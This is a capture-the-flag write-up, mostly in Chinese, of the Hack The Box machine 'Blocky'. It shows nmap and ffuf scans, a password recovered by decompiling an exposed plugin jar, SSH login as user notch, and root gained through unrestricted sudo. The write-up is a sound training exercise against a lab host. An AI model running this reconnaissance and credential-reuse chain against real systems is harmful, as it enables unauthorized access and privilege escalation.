HTB-Blocky

| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.10.10.37 -sV  -sC -p- -T4  -e tun0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 10:43 CST
Nmap scan report for 10.10.10.37
Host is up (0.13s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp       ProFTPD 1.3.5a
22/tcp    open   ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open   http      Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
8192/tcp  closed sophos
25565/tcp open   minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 252.53 seconds
添加本地域名解析到hosts文件
$ echo '10.10.10.37 blocky.htb' | sudo tee -a /etc/hosts信息收集

访问网站可以看到cms为WordPress,可以在文章中找到一个用户名(notch)
使用ffuf 对目录进行扫描,访问 http://blocky.htb/plugins 发现两个jar包:griefprevention-1.11.2-3.1.1.298.jar 和 BlockyCore.jar
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://blocky.htb/FUZZ  -t 100 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blocky.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

wiki                    [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 113ms]
wp-content              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 130ms]
plugins                 [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 125ms]
wp-includes             [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 121ms]
javascript              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 197ms]
wp-admin                [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 118ms]
phpmyadmin              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 109ms]
server-status           [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 152ms]
:: Progress: [220546/220546] :: Job [1/1] :: 897 req/sec :: Duration: [0:04:56] :: Errors: 0 ::
反编译jar包发现密码
SSH登录
使用获取到的用户名(notch)和密码成功登录SSH
$ ssh notch@blocky.htb
The authenticity of host 'blocky.htb (10.10.10.37)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blocky.htb' (ED25519) to the list of known hosts.
notch@blocky.htb's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$
权限提升
运行sudo -i 可以直接切换到root帐号
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo -i
root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
| Flag | Path |
|---|---|
| Flag1 | /home/notch/user.txt |
| Flag2 | /root/root.txt |